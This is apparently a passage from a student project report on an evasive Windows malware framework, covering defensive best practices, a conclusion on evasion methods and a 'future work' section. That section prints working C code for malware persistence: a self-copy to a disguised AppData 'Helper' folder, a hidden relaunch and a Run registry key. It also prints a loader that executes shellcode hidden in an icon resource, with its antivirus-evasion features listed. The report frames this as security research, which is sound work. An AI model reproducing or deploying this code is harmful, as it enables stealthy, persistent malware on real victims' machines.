The chapter begins by discussing general organizational measures, emphasizing the importance of security awareness, incident response planning, and adherence to zero-trust principles to fortify overall organizational security. It then delves into endpoint and network security, highlighting the deployment of advanced threat detection tools, network segmentation, and strict application controls to prevent unauthorized access and malware propagation.

Next, data and credential security focuses on safeguarding sensitive information through encryption, secure browser practices, and monitoring for credential compromise. The chapter also explores techniques for hardening exfiltration channels, including application policy enforcement and leveraging threat intelligence to mitigate unauthorized data transfers.

Finally, the chapter addresses the critical areas of logging, auditing, and monitoring, emphasizing centralized log management and real-time alerting, as well as Backup and Recovery strategies to ensure data integrity and operational continuity in the event of a cyberattack.

Together, these best practices form a framework to mitigate risks, enhance security posture, and enable organizations to stay ahead of evolving threats.

## 5.1 General Organizational Measures

General Organizational Measures refer to strategic actions and policies designed to enhance an organization's overall security framework. These measures address potential vulnerabilities at a systemic level, ensuring employees are informed, systems are resilient, and responses to threats are effective [49] [50].

The forthcoming subsections will explore key areas, including Security Awareness Training, which equips employees to recognize and avoid cyber threats; the development of an effective Incident Response Plan; the adoption of a Zero Trust Architecture to strengthen access control; and the importance of Regular Audits to uncover vulnerabilities and maintain compliance. These measures collectively build a proactive defense against cybersecurity challenges.

### Security Awareness Training

It’s essential to Train employees to recognize phishing attempts and avoid clicking on unknown links or downloading unverified attachments. It’s also important to educate staff about the risks of applications for unofficial work-related communications [51].

### Incident Response Plan

Organizations should develop and maintain an incident response plan to identify, contain, and mitigate malware infections quickly. Organization should pay attention by conducting regular drills to ensure personnel are familiar with response procedures [52].

### Zero Trust Architecture

Adopting a zero-trust model by verifying all network traffic and device access can be a good step towards building strict identity and access management policies [53].

### Regular Audits

Conduct periodic security assessments and penetration testing to uncover vulnerabilities and evaluate third-party applications, to ensure they are securely configured and meet compliance requirements is important to make sure that the infrastructure is reliable for the mean time [54].

## 5.2 Endpoint and Network Security

Endpoint and Network Security focuses on safeguarding devices and network infrastructure against cyber threats. By deploying advanced protection solutions, monitoring network traffic, and controlling application usage, organizations can detect and mitigate malicious activities before they cause significant harm. Effective endpoint and network security measures help prevent unauthorized access, contain malware, and ensure the integrity of critical systems.

The following subsections will discuss essential strategies, including Endpoint Protection, which leverages advanced tools to detect and respond to threats; Network Monitoring, which ensures continuous surveillance of traffic for anomalies; Segmentation, which isolates sensitive systems to limit malware propagation; and Application Whitelisting, which restricts unauthorized software from running on devices.

### Endpoint Protection

The specialists should deploy robust endpoint protection solutions with behavior-based malware detection and response capabilities. Not to mention the importance of regularly update anti-malware tools to detect advanced threats like keyloggers and credential stealers [55].

#### Network Monitoring

Use network traffic analysis tools to detect unusual outbound connections, particularly to Telegram's API servers or proxies and implement DNS filtering to block known malicious domains and unauthorized communications. It's also significant to apply strict firewall rules to control outbound internet access [56].

#### Segmentation

Segment critical systems and sensitive data into isolated network zones to limit malware movement [57].

#### Application Whitelisting

Only allow approved applications to run on devices, effectively blocking unauthorized tools like Telegram if not required [58].

### 5.3 Data and Credential Security

Data and Credential Security focuses on protecting sensitive information and user credentials from unauthorized access and compromise.

The subsections ahead will cover Secure Browser Usage, emphasizing the importance of hardened browsers and password managers; Data Encryption, which ensures sensitive data remains protected both in transit and at rest; and Credential Monitoring, which detects compromised credentials to prevent unauthorized access. Collectively, these practices form a crucial layer of security to safeguard critical data and user authentication mechanisms.

#### Secure Browser Usage

Enforce the use of hardened browsers configured to minimize credential storage and educate users to avoid saving passwords in browsers and to use secure password managers instead [59].

#### Data Encryption

Encrypt sensitive data at rest [60] and in transit [61] to reduce the risk of exposure if stolen. Protecting data at rest could be accomplished by deploying full-disk encryption on endpoints to protect data from physical theft.

#### Credential Monitoring

Use a credential monitoring service to detect when employee or organization credentials are compromised [62].

### 5.4 Hardening Exfiltration Channels

Hardening Exfiltration Channels focuses on preventing unauthorized data transfer from an organization's network.

The forthcoming subsections will delve into Application Policy Enforcement, which limits the use of unauthorized messaging apps; Exfiltration Detection, which monitors for unusual traffic and data transfer patterns; and Sandboxing and Threat Intelligence, which analyzes potential threats in isolated environments and provides actionable insights into emerging malware techniques. These strategies collectively strengthen an organization's ability to protect its data from unauthorized access and exfiltration.

#### Application Policy Enforcement

Create robust application policies by prohibiting the use of messaging apps on company devices unless explicitly needed and monitored and block messaging apps traffic such Telegram at the firewall if its use is unnecessary [63].

#### Exfiltration Detection

Monitor for unusual traffic to messaging apps' APIs endpoints or proxy servers and use machine learning or anomaly detection to identify unexpected data transfer patterns [64].

#### Sandboxing and Threat Intelligence

Analyze suspicious files and links in a secure sandbox environment [65] and subscribe to threat intelligence [66] feeds to stay updated on evolving messaging apps-based malware tactics.

### 5.5 Logging, Auditing, and Monitoring

Logging, Auditing, and Monitoring are vital components of a proactive cybersecurity strategy, enabling organizations to detect and respond to suspicious activities in real time. By centralizing log management, setting up alerting mechanisms, and regularly auditing administrative access, organizations can enhance visibility into their systems and minimize the risk of undetected breaches.

The upcoming subsections will explore Centralized Logging, which consolidates logs from various sources for comprehensive analysis; Alerting, which prioritizes timely detection of unauthorized access and anomalous activities; and Audit Administrative Access, which ensures the secure and accountable use of privileged accounts.

#### Centralized Logging

Implement centralized logging using SIEM solutions like Splunk. It's also essential log and correlate events from endpoints, firewalls, and network sensors to detect suspicious behavior [67].

#### Alerting

Set up alerts for unauthorized access to sensitive data or high-volume outbound traffic and prioritize alerts related to common exfiltration methods, such as HTTP, HTTPS, or Telegram API communications [68].

#### Audit Administrative Access

Regularly audit the use of privileged accounts and implement just-in-time (JIT) access to minimize the attack surface for credential theft [69].

## 5.6 Backup and Recovery

Backup and Recovery are critical for ensuring data resilience and operational continuity in the face of cyber threats such as ransomware attacks or system failures. By maintaining regular, secure backups and testing restoration processes, organizations can minimize downtime and data loss during an incident. Implementing advanced measures like immutable backups further protects backup data from tampering or deletion.

#### Regular Backups

Maintaining regular, secure, and offline backups of critical data is a must to ensure the durability of the system in the face of the threats.  Also Testing backup restoration processes is important to ensure they work when needed [70].

#### Immutable Backups

Use write-once-read-many (WORM) storage for backups to protect them from tampering or deletion by ransomware [71].

# Chapter 6

# Conclusion and Future Work

## 6.1 Conclusion

This project has demonstrated the power and danger of modern offensive security tools through the ethical design and implementation of a sophisticated malware framework. By integrating multiple capabilities—keylogging, hardware profiling, and data exfiltration via Telegram—into a single tool, the project simulates the real-world tactics, techniques, and procedures (TTPs) employed by advanced persistent threat (APT) groups.

Evasion mechanisms such as unhooking, sandbox and VM detection, pointer and string obfuscation, and direct Win API usage helped bypass many conventional antivirus solutions during testing. Additionally, the malware's modular architecture allowed for flexible testing of both static and dynamic analysis resistance. The project ultimately highlights the importance of adopting a proactive security posture, as traditional reactive approaches are insufficient in the face of evolving threats.

Through controlled environments and ethical constraints, this project contributes to the cybersecurity field by enhancing the understanding of attacker methodologies and exposing weaknesses in current detection and defense mechanisms. By shedding light on how malware operates under the radar, this research empowers defenders to design more effective countermeasures and improve endpoint resilience.

## 6.2 Future Work

While the current implementation showcases a robust and evasive malware sample, several areas remain open for enhancement to simulate even more advanced threat actor behavior. One critical direction for future work involves the incorporation of **persistence mechanisms**, which would allow the malware to survive system reboots and user logouts, thereby ensuring long-term access to compromised systems.

As a plus a future of embedded payload execution via resource section can be utilized, where malicious payload is embedded within the executable's resource section and dynamically executed at runtime.

### 6.2.1 Persistence

**Persistence** in the context of Windows systems refers to the ability of malware or adversaries to maintain a foothold on a compromised machine across reboots, logouts, or system updates—ensuring continued control and viability of the attack. This concept is critical in red teaming, as sustaining access beyond initial exploitation allows simulation of realistic, multi-stage attacks [72].

#### Benefits

**Persistence** is a critical capability in both legitimate system administration and malicious cyber operations, as it ensures that a program or payload continues to operate across system reboots or user logins. In the context of cybersecurity, particularly malware development and red team operations, persistence allows threat actors to maintain long-term access to a compromised system without needing to re-exploit the initial vulnerability. This capability is essential for advanced persistent threats (APTs), which often rely on stealth and longevity to gather intelligence, exfiltrate data, or establish command and control channels over time. Persistence mechanisms may take the form of registry modifications, scheduled tasks, startup folder entries, or binary injection techniques. The benefit of persistence is its ability to survive user actions like rebooting or logging out, allowing attackers to regain control without raising alarms. Additionally, persistence techniques can be crafted to avoid detection by security tools by mimicking legitimate system behavior or residing in obscure system paths. From a defensive standpoint, understanding persistence is equally important, as it allows incident responders and digital forensic analysts to detect and neutralize long-term threats within an environment [73].

#### Windows Persistence

During a Red Team engagement, a lot of time and effort is spent gaining initial access to an organization, so it is vital that the access is maintained in a reliable manner. Therefore, persistence is a key component in the attack lifecycle, shown in figure [29] and its equation in figure [30].




*Figure 28: Attack lifecycle described*

Implant
+
Trigger
=
Persistence

*Figure 29: Persistence equation*

## Types of the persistence

### Registry-Based Persistence

These techniques use registry keys to execute code at startup or user logon. Common keys include:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- KLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit

### DLL Hijacking and Proxying

- An attacker places a malicious DLL in a location where a legitimate application will load it instead of the real one.
- Proxying involves relaying calls to the original DLL to avoid detection.


### COM Hijacking

- Involves modifying COM object CLSID entries in the Windows registry so that a malicious DLL is loaded instead of the legitimate one.

### WMI (Windows Management Instrumentation) Event Subscription

- Attackers create persistent WMI event filters and consumers that trigger payloads based on system events like logon or time schedules.

## Registry-Based Persistence



Windows Persistence

| | |
|---|---|
| Technique(s): | Logon Script |
| Needed privileges: | Regular USER / Medium Integrity Level |
| Used by: | APT28, Cobalt Group, Zebrocy |

*Figure 30: Windows persistence template we used in our future*


Provided below the full code for the registry-based persistence technique implemented.

The SetupPersistence function ensures that the malware remains active even after the system is restarted. It achieves this in two main steps:

1. Self-Replication for Stealth: The function first checks if the malware is running from a specific hidden location inside the system's application data folder. If it is not, the malware copies itself into that hidden folder and then quietly launches the copied version, closing the original.
2. Automatic Startup on Boot: To make sure it runs every time the computer starts, the function creates a startup entry in the Windows registry. This is a common area where legitimate programs store instructions to launch automatically. By adding its own entry, the malware guarantees that it will be executed again after a reboot without any user action.

```
void SetupPersistence() {
    char currentPath[MAX_PATH];
    GetModuleFileNameA(NULL, currentPath, MAX_PATH);

    char appDataPath[MAX_PATH];
    SHGetFolderPathA(NULL, CSIDL_APPDATA, NULL, 0, appDataPath);

    string hiddenFolder = string(appDataPath) + "\\Microsoft\\Windows\\Helper";
    CreateDirectoryA(hiddenFolder.c_str(), NULL);

    string targetPath = hiddenFolder + "\\helper.exe";

    if (string(currentPath) != targetPath && !ifstream(targetPath.c_str())) {
        CopyFileA(currentPath, targetPath.c_str(), FALSE);
        ShellExecuteA(NULL, "open", targetPath.c_str(), NULL, NULL, SW_HIDE);
        exit(0); // Exit current instance after re-launching
    }

    HKEY hKey;
    LONG result = RegOpenKeyExA(HKEY_CURRENT_USER,
        "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_SET_VALUE, &hKey);

    if (result == ERROR_SUCCESS) {
        string quotedPath = "\"" + targetPath + "\"";
        RegSetValueExA(hKey, "WindowsHelper", 0, REG_SZ,
            (BYTE*)quotedPath.c_str(), static_cast<DWORD>(quotedPath.length() + 1));
        RegCloseKey(hKey);
    }
}
```

After executing the above command to add a reg entry that called WindowsHelper And restarting the machine the malware will run automatically.



Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| AVGBrowserAut... | REG_SZ | "C:\Program Files\AVG\Browser\Application\AVGB... |
| Discord | REG_SZ | "C:\Users\Kimo Store\AppData\Local\Discord\Up... |
| MicrosoftEdgeA... | REG_SZ | "C:\Program Files (x86)\Microsoft\Edge\Applicatio... |
| OneDrive | REG_SZ | "C:\Program Files\Microsoft OneDrive\OneDrive.e... |
| WindowsHelper | REG_SZ | "C:\Users\Kimo Store\AppData\Roaming\Microso... |

*Figure 31: Registry editor showing proof of concept to the persistence technique future*

### 6.2.2 Embedded Payload Execution via Resource Section

The technique called **Resource-Based Shellcode Execution**, where malicious payload is embedded within the executable's resource section and dynamically executed at runtime. This approach bypasses traditional detection by storing payload as "benign" resource data (e.g., disguised as an icon). The implementation demonstrates PE resource **section** exploitation for in-memory payload execution, utilizing dynamic memory protection modification to bypass Data Execution Prevention (DEP). This reflects advanced Living-off-the-Land (LotL) techniques by repurposing legitimate Windows APIs for code execution while maintaining minimal disk footprint.

```c
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
                   LPSTR lpCmdLine, int nCmdShow) {

    void * exec_mem;
    BOOL rv;
    HANDLE th;
    DWORD oldprotect = 0;
    HGLOBAL resHandle = NULL;
    HRSRC res;

    unsigned char * payload;
    unsigned int payload_len;

    // Extract payload from resources section
    res = FindResource(NULL, MAKEINTRESOURCE(FAVICON_ICO), RT_RCDATA);
    resHandle = LoadResource(NULL, res);
    payload = (char *) LockResource(resHandle);
    payload_len = SizeofResource(NULL, res);

    // Allocate some memory buffer for payload
    exec_mem = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);


     // Copy payload to new memory buffer
    RtlMoveMemory(exec_mem, payload, payload_len);

    // Make the buffer executable
    rv = VirtualProtect(exec_mem, payload_len, PAGE_EXECUTE_READ, &oldprotect);


    // Launch the payload
    if ( rv != 0 ) {
        th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) exec_mem, 0, 0, 0);
        WaitForSingleObject(th, -1);
    }

    return 0;
}
```

## Components

### Resource Payload Embedding

- Payload (shellcode) is stored in the resource section as RT_RCDATA type
- Disguised as FAVICON_ICO (Resource ID: 100) to appear innocuous
- Compiled via resource script (resources.rc) using Windows Resource Compiler (rc.exe)

Runtime Execution Workflow showed in Figure 33 below.




*Figure 32: Embedded Payload Execution via Resource Section Runtime Execution*

1. **FindResource**: Locate the hidden payload in the programs resource section disguised as FAVICON_ICO
2. **LoadResource**: Load the payload into temporary memory
3. **LockResource**: Get the exact memory address of the payload
4. **Allocate Memory**: Reserve new memory space with readwrite permissions
5. **Copy Payload**: Move payload from resource section to the new memory space
6. **Set Memory as Executable**: Change memory permissions from to executable
7. **Execute via Thread**: Run the payload by starting a new thread pointing to the memory

## Evasion Features

Stealthy Payload Storage:

- Payload stored in resource section rather than code/data segments
- Uses common resource type (ICO) to avoid suspicion

Dynamic Memory Operations:

- Memory protection changed *after* payload copy to avoid RWX detection
- Uses legitimate memory protection workflow (RW → RX)

Direct Thread Execution:

- Payload executed via thread creation rather than function pointer jumps
- Bypasses basic API hooking detection

## Bibliography

*[1] Lusky, Y., & Mendelson, A. (2021). Sandbox Detection Using Hardware Side Channels. *22nd International Symposium on Quality Electronic Design (ISQED).*

*[2] Yokoyama, A., Yagi, T., & Takakura, H. (2016). SandPrint: Fingerprinting Malware Sandboxes to Provide Intelligence for Sandbox Evasion. Research in Attacks, Intrusions, and Defenses, 165–187.*

*[3] Nguyen, A. M., Schear, N., Jung, H., Godiyal, A., King, S. T., & Nguyen, H. D. (2009). MAVMM: Lightweight and Purpose-Built VMM for Malware Analysis. 2009 Annual Computer Security Applications Conference, 441–450.*

*[4] Issa, A., Demme, J., & Naous, R. (2012). An Analysis of Malware Anti-Debugging, Anti-Disassembly, and Anti-Virtualization Techniques. *Journal in Computer Virology and Hacking Techniques.*

*[5] T. Barabosch and E. Gerhards-Padilla, "Host-Based Code Injection Attacks: A Popular Technique Used By Malware," 2014.*

*[6] B. Brizendine and S. Kusuma, "Techniques for Creating Process Injection Attacks with Advanced Return-Oriented Programming," DEF CON 32, 2024.*

*[7] J. Starink et al., "Understanding and Measuring Inter-Process Code Injection in Windows Malware," 2023.*

*[8] MITRE ATT&CK, "T1055: Process Injection," [Online]. Available: https://attack.mitre.org/techniques/T1055/. [Accessed: Dec. 25, 2024].*

*[9] Microsoft, "Process Security and Access Rights," [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights. [Accessed: Dec. 25, 2024].*

*[10] Microsoft, "Mandatory Integrity Control," [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control. [Accessed: Dec. 25, 2024].*

*[11] Zhang, B. (2021, February). Research summary of anti-debugging technology. In Journal of Physics: Conference Series (Vol. 1744, No. 4, p. 042186). IOP Publishing.*

*[12] Branco, R. R., Barbosa, G. N., & Neto, P. D. (2012). Scientific but not academical overview of malware anti-debugging, anti-disassembly and anti-vm technologies. Black Hat, 1(2012), 1-27.*

*[13] Nevolin, I., & De Sutter, B. (2017). Advanced techniques for anti-debugging. MasterŠs thesis, Ghent University.*

*[14] Arini Balakrishnan, Chloe Schulze. 19-12-2005. Code Obfuscation Literature Survey.*

*[15] Sebastian Schrittwieser1 and Stefan Katzenbeisser2. 2011. Code Obfuscation against Static and Dynamic Reverse Engineering.*

*[16] Hunt, G., & Brubacher, D. (2010). Extending Applications Using an Advanced Approach to DLL Injection and API Hooking. Software Practice and Experience, 1097024x.*

*[17] Shaid, S. Z. M., & Maarof, M. A. (2015). In Memory Detection of Windows API Call Hooking Techniques. 2015 IEEE International Conference on Computer, Communication, and Control Technology (I4CT), 294-298.*

*[18] Hoglund, G., & Butler, J. (2005). Rootkits: Subverting the Windows Kernel. Addison-Wesley Professional.*

*[19] Bernardinetti, G., Di Cristofaro, D., & Bianchi, G. (2023). Windows Antivirus Evasion Techniques: How to Stay Ahead of the Hooks. In ITASEC.*

*[20] Ajmal, A. B., Khan, S., & Jabeen, F. (2022, December). Defeating modern day anti-viruses for defense evaluation. In 2022 International Conference on Frontiers of Information Technology (FIT) (pp. 255-260). IEEE.*

*[21] Apostolopoulos, T., Katos, V., Choo, K. K. R., & Patsakis, C. (2021). Resurrecting anti-virtualization and anti-debugging: Unhooking your hooks. Future Generation Computer Systems, 116, 393-405.*

*[22] Pei, Teoh Xin, et al. "Browser-Based Password Manager Using Tokenization." International Journal of Data Science and Advanced Analytics 4 (2022): 236-241.*

*[23] Kovacevic, Ivana, et al. "Token-based identity management in the distributed cloud." arXiv preprint arXiv:2410.21865 (2024).*

*[24] Luevanos, Carlos, et al. "Analysis on the security and use of password managers." 2017 18th International Conference on Parallel and Distributed Computing, Applications and Technologies (PDCAT). IEEE, 2017.*

*[25] Duan, Yihe, Ding Wang, and Yanduo Fu. "Security Analysis of Master-Password-Protected Password Management Protocols." 2025 IEEE Symposium on Security and Privacy (SP). IEEE Computer Society, 2024.*

*[26] Hur, U., Kang, S., Kim, G., & Kim, J. (2023). A study on cloud data access through browser credential migration in Windows environment. Forensic Science International: Digital Investigation, 45, 301568.*

*[27] Oesch, S., & Ruoti, S. (2019). That was then, this is now: A security evaluation of password generation, storage, and autofill in thirteen password managers. arXiv preprint arXiv:1908.03296.*

*[28] Areia, J., Santos, B., & Antunes, M. (2024). Dvorak: A Browser Credential Dumping Malware. Proceedings of the 21st International Conference on Security and Cryptography, 434–441.*

*[29] Tom Olzak Keystroke logging (keylogging) May 2008.*

*[30] Yahye Abukar Ahmed, Mohd Aizaini Maarof, Fuad Mire Hassan and Mohamed Muse Abshir, Survey of Keylogger Technologies· February 2014.*

*[31] Robbi Rahim, Heri Nurdiyanto, Ansari Saleh A, Dahlan Abdullah, Dedy Hartama and Darmawan Napitupulu, Keylogger Application to Monitoring Users Activity with Exact String Matching Algorithm, 2018.*

*[32] Alireza Taheritajar, Zahra Mahmoudpour Harris, Reza Rahaeimehr, A Survey on Acoustic Side Channel Attacks on Keyboards, 25 Sep 2023.*

*[33] Fortinet. https://www.fortinet.com, access: 2024-12-14.*

*[34] What is Data Exfiltration and How Can You Prevent It? | Fortinet. (n.d.-b). Fortinet. https://www.fortinet.com/resources/cyberglossary/data-exfiltration.*

*[35] What is Data Exfiltration? (Definition & Prevention). (n.d.). Fortra's Digital Guardian. https://www.digitalguardian.com/blog/what-data-exfiltration.*

*[36] Vaughan, J. (2024, November 8). What is data? Search Data Management. https://www.techtarget.com/searchdatamanagement/definition/data.*

*[37] Margaret Rouse. https://www.techopedia.com/definition/14682/data-exfiltration, 2013-1-9.*

*[38] Cost of a data breach 2024 | IBM. (n.d.). https://www.ibm.com/reports/data-breach.*

*[39] Verizon Business. (n.d.). Verizon Business. https://www.verizon.com/business/resources/reports/dbir/.*

*[40] General Data Protection Regulation (GDPR) – legal text. (2024, April 22). General Data Protection Regulation (GDPR). https://gdpr-info.eu/.*

*[41] Ostendorf, C. (2024, March 4). What is Intellectual Property Theft? Code42. https://www.code42.com/blog/what-is-intellectual-property-theft/.*

*[42] Record Future. https://www.recordedfuture.com/threat-intelligence, 2024-12-6.*

*[43] Edward W. Powers, Adnan Amjad, Kelly Bissell, Bethany Larson, Emily Mossburg, Rick Siebenaler. https://www2.deloitte.com/content/dam/Deloitte/global/Documents/Risk/gx-risk-deloitte-cyber-risk-pov-secure-vigilant-resilient.pdf, access: 2024-12-14.*

*[44] Sektor7, Perun's fart- yet another unhooking method, 2021. URL: https://blog.sektor7.net/#!res/2021/perunsfart.md , accessed: 2022-12-14.*

*[45] Steven White. Windows Management Instrumentation - Win32 apps. Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page. 2023-3- 8.*

*[46] Wikipedia. Windows Management Instrumentation. https://en.wikipedia.org/wiki/Windows_Management_Instrumentation. 2024-12-2.*

*[47] Gorman, B. (2024, December 19). Is Telegram safe? A guide to the secure messaging app. Is Telegram Safe? A Guide to the Secure Messaging App. https://www.avast.com/c-is-telegram-safe.*

*[48] Wesolowsky, T. (2024, October 2). The dark side of Telegram. RadioFreeEurope/RadioLiberty. https://www.rferl.org/a/durov-telegram-disinformation-explainer/33093136.html.*

*[49] Cybersecurity Best Practices | Cybersecurity and Infrastructure Security Agency CISA. (n.d.). https://www.cisa.gov/topics/cybersecurity-best-practices.*

*[50] NI Business Info. (n.d.). Common cyber security measures | nibusinessinfo.co.uk. https://www.nibusinessinfo.co.uk/content/common-cyber-security-measures.*

*[51] Mimecast. (n.d.). What is security awareness training? Mimecast. https://www.mimecast.com/content/what-is-security-awareness-training/.*

*[52] What is an Incident Response Plan? | UpGuard. (n.d.). https://www.upguard.com/blog/incident-response-plan.*

*[53] What is Zero Trust Architecture? (n.d.). Palo Alto Networks. https://www.paloaltonetworks.com/cyberpedia/what-is-a-zero-trust-architecture.*

*[54] Abbasi, I., & Abbasi, I. (2024, September 12). Importance of regular security audit and penetration testing. Apprise Cyber › Serving Information With Digital Security. https://apprise-cyber.com/blog/benefits-of-security-audit-and-pentesting/.*

*[55] What is Endpoint Security? How Does It Work? | Fortinet. (n.d.). Fortinet. https://www.fortinet.com/resources/cyberglossary/what-is-endpoint-security.*

*[56] What is network monitoring? (n.d.). https://www.vmware.com/topics/network-monitoring.*

*[57] Cybersecurity and Infrastructure Security Agency. (2022). LAYERING NETWORK SECURITY THROUGH SEGMENTATION. https://www.cisa.gov/sites/default/files/publications/layering-network-security-segmentation_infographic_508_0.pdf.*

*[58] National Cyber Security Centre. (2017). Application whitelisting. In National Cyber Security Centre (General Security Advisory GSA-010-17; pp. 1–3). https://www.ncsc.govt.nz/assets/NCSC-Documents/Application-Whitelisting.pdf.*

*[59] Evaluating your web browser's security settings | CISA. (2008, January 9). Cybersecurity and Infrastructure Security Agency CISA. https://www.cisa.gov/news-events/news/evaluating-your-web-browsers-security-settings.*

*[60] How to Protect the Data that is Stored on Your Devices | CISA. (n.d.). Cybersecurity and Infrastructure Security Agency CISA. https://www.cisa.gov/resources-tools/training/how-protect-data-stored-your-devices.*

*[61] Chen, S. (2023, September 19). Securing data in transit with Encryption: The Ultimate guide. TitanFile. https://www.titanfile.com/blog/data-in-transit-encryption/.*

*[62] Compromised credential monitoring. (2025, January 10). Intel 471. https://intel471.com/solutions/compromised-credential-management.*

*[63] What is policy enforcement? (n.d.). F5, Inc. https://www.f5.com/glossary/policy-enforcement.*

*[64] Robertson, B. (2024, January 8). What is Data Exfiltration | Detection & Prevention Techniques | Imperva. Learning Center. https://www.imperva.com/learn/data-security/data-exfiltration/.*

*[65] What is sandboxing? Sandbox security and environment | Fortinet. (n.d.). Fortinet. https://www.fortinet.com/resources/cyberglossary/what-is-sandboxing.*

*[66] What is Threat Intelligence? - Definition, Types & Tools | Broadcom. (n.d.). https://www.broadcom.com/topics/threat-intelligence.*

*[67] Centralized Logging & Centralized Log Management (CLM) | SpLUNK. (n.d.). Splunk.* [https://www.splunk.com/en_us/blog/learn/centralized-logging.html](https://www.splunk.com/en_us/blog/learn/centralized-logging.html).

*[68] Sqadmin, & Sqadmin. (2024, February 2). The crucial role of Real-Time IT alerts in cybersecurity - SendQuick. SendQuick - SendQuick.* [https://www.sendquick.com/the-crucial-role-of-real-time-it-alerts-in-cybersecurity/](https://www.sendquick.com/the-crucial-role-of-real-time-it-alerts-in-cybersecurity/).

*[69] Babko, A. (2024, December 11). User Access review: What is it, best practices & checklist | SYTECA. Syteca.* [https://www.syteca.com/en/blog/user-access-review](https://www.syteca.com/en/blog/user-access-review).

